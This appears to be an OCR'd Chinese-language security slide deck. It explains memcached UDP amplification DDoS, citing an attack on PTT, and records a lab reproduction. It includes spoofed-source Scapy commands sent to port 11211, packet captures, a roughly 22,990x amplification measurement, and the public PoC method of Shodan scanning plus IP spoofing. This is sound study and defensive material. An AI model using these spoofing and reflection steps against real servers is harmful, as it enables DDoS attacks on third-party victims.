
MEMCACHED 放大攻擊

ASOC 童鵬哲

PTT遭受攻擊

- 先前PTT遭受攻擊之封包內容為memcahed 放大攻擊



- 附帶一提，封包內容為Pay 50 XMR To 456786Lg5…..(應為「門羅幣」之錢包地址)，頗為有趣。

MEMCACHED 小介紹

- Memcached 通常用於sql 或是 php session之cache，使用記憶體作為快取，但卻沒有權限管控機制，因此必須限制查詢來源，及設置於防火牆之後，會較為安全。

✓利於DDOS攻擊之優勢

- 1. 通常會使用memcached服務，都是屬於商用型server，服務頻寬夠大。
- 2. 沒有權限管控機制。
- 3. 使用UDP封包傳送資料，利於偽造封包。
- 4. 超大攻擊放大率。


實驗測試

- 利用Ubuntu建立 memcached server

```
test@ubuntu:~$ memcached -m 64m -vv -u test -l 192.168.137.130 -U 11211
slab class   1: chunk size        96 perslab   10922
slab class   2: chunk size       120 perslab    8738
slab class   3: chunk size       152 perslab    6898
slab class   4: chunk size       192 perslab    5461
slab class   5: chunk size       240 perslab    4369
slab class   6: chunk size       304 perslab    3449
slab class   7: chunk size       384 perslab    2730
slab class   8: chunk size       480 perslab    2184
slab class   9: chunk size       600 perslab    1747
slab class  10: chunk size       752 perslab    1394
slab class  11: chunk size       944 perslab    1110
slab class  12: chunk size      1184 perslab     885
slab class  13: chunk size      1480 perslab     708
slab class  14: chunk size      1856 perslab     564
slab class  15: chunk size      2320 perslab     451
slab class  16: chunk size      2904 perslab     361
slab class  17: chunk size      3632 perslab     288
slab class  18: chunk size      4544 perslab     230
```


實驗測試


- 使用kali作為攻擊及上傳資料之主機



實驗測試

- Memcache 還可以使用telnet進行操作，並順便測試資料確實有存進去。





實驗測試

- 進行放大攻擊測試

- 使用者傳送 42 bytes大小的封包
  Memcached server 回傳大小為 965617 bytes之封包。
- 放大率約為 22990倍。

實驗測試資料

	Time	Source	Src port	Destination	Dest port	Protocol	Length	Info
1183	2018-03-15 17:03:27.4862231…	192.168.137.130	11211	192.168.137.129	58125	MEMCACHE	1442	MEMCACHE Continuation
1184	2018-03-15 17:03:27.4862530…	192.168.137.130	11211	192.168.137.129	58125	MEMCACHE	1442	MEMCACHE Continuation
1185	2018-03-15 17:03:27.4863545…	192.168.137.130	11211	192.168.137.129	58125	MEMCACHE	1442	MEMCACHE Continuation
1186	2018-03-15 17:03:27.4863861…	192.168.137.130	11211	192.168.137.129	58125	MEMCACHE	1442	MEMCACHE Continuation
1187	2018-03-15 17:03:27.4864172…	192.168.137.130	11211	192.168.137.129	58125	MEMCACHE	1442	MEMCACHE Continuation
1188	2018-03-15 17:03:27.4864478…	192.168.137.130	11211	192.168.137.129	58125	MEMCACHE	1442	MEMCACHE Continuation
1189	2018-03-15 17:03:27.4864781…	192.168.137.130	11211	192.168.137.129	58125	MEMCACHE	1442	MEMCACHE Continuation
1190	2018-03-15 17:03:27.4866140…	192.168.137.130	11211	192.168.137.129	58125	MEMCACHE	1442	MEMCACHE Continuation
1191	2018-03-15 17:03:27.4866527…	192.168.137.130	11211	192.168.137.129	58125	MEMCACHE	1442	MEMCACHE Continuation
1192	2018-03-15 17:03:27.4866836…	192.168.137.130	11211	192.168.137.129	58125	MEMCACHE	1442	MEMCACHE Continuation

Wireshark · Follow UDP Stream (udp.stream eq 30) · memcached_ubuntu

```
........gets mcdonald test1 test2 test3

........VALUE test1 0 80000 2
mcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonal
dmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdona
ldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdon
aldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdo
naldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcd
onaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmc
donaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldm
cdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonald
mcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonaldmcdonal
```

實驗測試資料


```
test@ubuntu:~$ netstat -atu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.137.130:11211   *:*                     LISTEN
tcp        0      0 localhost:11211         *:*                     LISTEN
tcp        0      0 ubuntu:domain           *:*                     LISTEN
tcp        0      0 192.168.137.130:11211   192.168.137.129:53102   TIME_WAIT
tcp        0      1 192.168.137.130:11211   192.168.137.129:53092   FIN_WAIT1
udp        0      0 *:ipp                   *:*
udp        0      0 192.168.137.130:11211   *:*
udp        0      0 *:mdns                  *:*
udp        0      0 *:59399                 *:*
udp        0      0 ubuntu:domain           *:*
udp        0      0 *:bootpc                *:*
udp6       0      0 [::]:mdns               [::]:*
udp6       0      0 [::]:46452              [::]:*
test@ubuntu:~$
```

市面上之攻擊POC

- 利用python 撰寫攻擊腳本

POC原理

- 先利用shodan資料庫進行掃描port 11211。
- 再利用python scapy套件，假造來源IP封包。




SCAPY 測試

```
>>> send(IP(src="8.8.8.8",dst="2.2.2.2")/UDP(dport=11211)/Raw(load=12311111111),count=5)
.....
Sent 5 packets.
>>> send(IP(src="8.8.8.8",dst="1.1.1.1")/UDP(sport=1234, dport=11211)/Raw(load=12311111111),count=5)
.....
Sent 5 packets.
>>>
```


```
SyntaxError: unexpected character after line continuation character
>>> send(IP(src="1.1.1.1",dst="192.168.137.132")/UDP(sport=1234, dport=11211)
/Raw(load="\0\x01\0\0\0\x01\0\0stats\r\n"), count=5)
.....
Sent 5 packets.
>>>
```

SCAPY 測試

- Memcached server 成功收到，並回傳。



SCAPY 測試


udp.stream eq 12
Time Source Src port Destination Dest port Protocol Length Info
166 2018-03-16 16:31:45.2522923… 1.1.1.1 1234 192.168.137.132 11211 MEMCACHE 60 MEMCACHE Continuation
167 2018-03-16 16:31:45.2525332… 192.168.137.132 11211 1.1.1.1 1234 MEMCACHE 1229 MEMCACHE Continuation
168 2018-03-16 16:31:45.2533416… 1.1.1.1 1234 192.168.137.132 11211 MEMCACHE 60 MEMCACHE Continuation
169 2018-03-16 16:31:45.2534805… 192.168.137.132 11211 1.1.1.1 1234 MEMCACHE 1231 MEMCACHE Continuation
170 2018-03-16 16:31:45.2545891… 1.1.1.1 1234 192.168.137.132 11211 MEMCACHE 60 MEMCACHE Continuation
171 2018-03-16 16:31:45.2547750… 192.168.137.132 11211 1.1.1.1 1234 MEMCACHE 1231 MEMCACHE Continuation
172 2018-03-16 16:31:45.2557648… 1.1.1.1 1234 192.168.137.132 11211 MEMCACHE 60 MEMCACHE Continuation
173 2018-03-16 16:31:45.2558785… 192.168.137.132 11211 1.1.1.1 1234 MEMCACHE 1231 MEMCACHE Continuation
174 2018-03-16 16:31:45.2566592… 1.1.1.1 1234 192.168.137.132 11211 MEMCACHE 60 MEMCACHE Continuation
175 2018-03-16 16:31:45.2567647… 192.168.137.132 11211 1.1.1.1 1234 MEMCACHE 1231 MEMCACHE Continuation
Wireshark · Follow UDP Stream (udp.stream eq 12) · scapy_2
.....stats
.....STAT pid 8489
STAT uptime 777
STAT time 1521189105
STAT version 1.4.25 Ubuntu
STAT libevent 2.0.21-stable
STAT pointer_size 64
STAT rusage_user 0.000000
STAT rusage_system 0.034315
STAT curr_connections 5
STAT total_connections 6
Frame 166
Ethernet
Internet
User Data
Memcache

Thanks